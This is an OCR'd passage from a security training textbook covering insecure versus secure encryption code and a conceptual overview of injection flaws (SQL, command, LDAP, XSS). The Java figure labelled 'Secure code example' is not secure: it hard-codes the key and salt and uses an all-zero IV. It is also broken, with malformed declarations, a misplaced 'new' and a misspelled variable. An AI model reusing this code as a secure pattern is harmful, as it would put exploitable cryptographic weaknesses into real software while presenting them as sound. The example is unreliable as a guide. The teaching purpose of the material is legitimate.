
plainText = plainText.replace(“a”,”z”);

plainText = plainText.replace(“b”,”y”);

---------------

return Base64Encoder.encode(plainText); }
```

Figure 14.6: Vulnerable code example



Secure Code

```
private static String sKey = “zoooooooooom!!!!";

private static String salt = “ooohhhhhhhhhh!!!!";

public static String encrypt(String plainText) {

byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };

IvParameterSpec ivspec = new IvParameterSpec(iv);

SecretKeyFactory factory = new
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");

KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),
65536, 256);

SecretKey key = factory.generateSecret(keySpec);

SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),
"AES");

Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");


cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);

byte[] utf8text = plainText.getBytes(“UTF-8”);

byte[] enryptedText = cipher.doFinal(utf8text);

return Base64Encoder.encodeToString(encryptedText); }
```

Figure 14.7: Secure code example



A03 – Injection Flaws

- Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access
- Injection flaws are **prevalent in legacy code**, often found in SQL, LDAP, XPath queries, and so on and can be easily discovered by application vulnerability scanners and fuzzers

SQL Injection	It involves the injection of malicious SQL queries into user input forms
Command Injection	It involves the injection of malicious code through a web application
LDAP Injection	It involves the injection of malicious LDAP statements
Cross-Site Scripting (XXS)	It involves the injection and execution of malicious scripts in the web browser

A03 – Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Such flaws are prevalent in legacy code and often found in SQL, LDAP, and XPath queries. They can be easily discovered by application vulnerability scanners and fuzzers.

